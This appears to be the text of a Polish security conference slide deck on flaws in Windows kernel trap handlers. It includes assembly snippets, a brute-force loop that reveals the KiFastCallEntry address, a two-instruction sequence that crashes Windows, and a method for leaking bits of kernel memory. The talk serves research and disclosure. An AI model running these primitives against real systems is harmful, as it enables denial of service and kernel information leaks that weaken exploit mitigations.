
```
pushf  
or [esp], 0x100  
popf  
jmp 0x80403c86
```

adres
KiFastCallEntry




(zmiana CPL vs. brak zmiany CPL)


Co się dzieje dla JMP KiFa...?




Co się dzieje dla JMP KiFa...?



Co się dzieje dla JMP KiFa...?



Co się dzieje dla JMP KiFa...?



Co się dzieje dla JMP KiFa...?

- Handler wyjątków user-mode otrzymuje informację o:
 - wyjątek #PF (STATUS_ACCESS_VIOLATION)
 - pod adresem nt!KiFastCallEntry2
- Normalnie dostajemy #DB (STATUS_SINGLE_STEP) pod adresem, do którego próbowaliśmy skoczyć.
- Można użyć tej nieścisłości do wykrycia adresu nt!KiFastCallEntry.
 - brute-force style.

Algorytm ujawniania

```
for (addr = 0x80000000; addr < 0xffffffff; addr++) {  
    set_tf_and_jump(addr);  
    if (excp_record.Eip != addr) {  
        // found nt!KiFastCallEntry  
        break;  
    }  
}
```

DEMO

nt!KiTrap0E ma podobne problemy


- Również obsługuje magiczne Eipy:
 - nt!KiSystemServiceCopyArguments
 - nt!KiSystemServiceAccessTeb
 - nt!ExpInterlockedPopEntrySListFault
- Dla każdego z nich analogicznie zamienia KTRAP_FRAME.Eip i próbuje uruchomić kod ponownie, zamiast wygenerować normalny wyjątek.

Jak #PF na kontrolowanym Eip?

nt!KiTrap01

```
pushf  
or dword [esp], 0x100  
popf  
jmp 0x80403c86
```

nt!KiTrap0E



```
pushf  
or dword [esp], 0x100  
popf  
jmp 0x80403c86
```

Dość łatwe.

DEMO

**Więc co z tym
zabijaniem Windowsa
dwoma instrukcjami?**

nt!KiTrap0E jest jeszcze głupszy.

Pełna obsługa nt!KiSystemServiceAccessTeb:

```
if (KTRAP_FRAME.Eip == KiSystemServiceAccessTeb) {  
    PKTRAP_FRAME trap = KTRAP_FRAME.Ebp;  
    if (trap->SegCs & 1) {  
        KTRAP_FRAME.Eip = nt!kss61;  
    }  
}
```


Baaardzo głupi...

- Kiedy magiczny Eip jest wykryty, jądra ufa, że KTRAP_FRAME.Ebp wskazuje na stos kernel-mode
 - odwołuje się do niego na oślep.
 - oczywiście możemy go kontrolować!
 - w końcu to wartość rejestru Ebp w user-mode.

Śmierć Windowsa w dwóch instrukcjach

```
xor ebp, ebp  
jmp 0x8327d1b7
```

nt!KiSystemServiceAccessTeb



DEMO

Ujawnianie konkretnych danych

- Ten błąd to więcej niż tylko DoS
 - obserwując decyzje podjęte na podstawie wyrażenia (`trap->SegCs & 1`), możemy wywnioskować jego wartość.
 - tj. możemy odczytać najmniej znaczący bit każdego bajtu w przestrzeni adresowej jądra.
 - tylko, jeśli pamięć jest podmapowana – w przeciwnym wypadku crash.

Co ujawnić?

Kilka opcji do wyboru:

1. “dotykanie” dowolnej strony pamięci jądra (wyswapowanej).
2. redukcja entropii sekretnych wartości (ciastek).
3. ujawnianie seedów generatorów pseudo-losowych.
4. skanowanie Page Table w celu odkrycia układu przestrzeni adresowej jądra.
5. ...

Co ujawnić i jak?

- Czasami można ujawnić więcej
 - n.p. 25 z 32 bitów początkowej wartości dworda.
 - tylko, jeśli możesz zmieniać (dodawać, odejmować) do pewnego stopnia ujawnianą wartość.
 - n.p. reference country!
- Mam pewne bardzo ciekawe case study...
... ale zapewne jesteśmy już poza czasem.

DEMO

Kilka słów na koniec

- Trap handlers są dziś w miarę solidne
 - dzięki Tavisowi i Julienowi za audyt!
 - pozostały tylko drobne kwestie.
- Dzisiejsze błędy to wciąż “0-daye”
 - ostatni bug będzie poprawiony w czerwcu.
 - proszę ich nie nadużywać 😊
- Podziękowania dla Dana Rosenberga za post “A Linux Memory Trick”.
 - zmotywował research związany z trap handlerami.

Pytania?



[@j00ru](#)

<http://j00ru.vexillum.org/>

j00ru.vx@gmail.com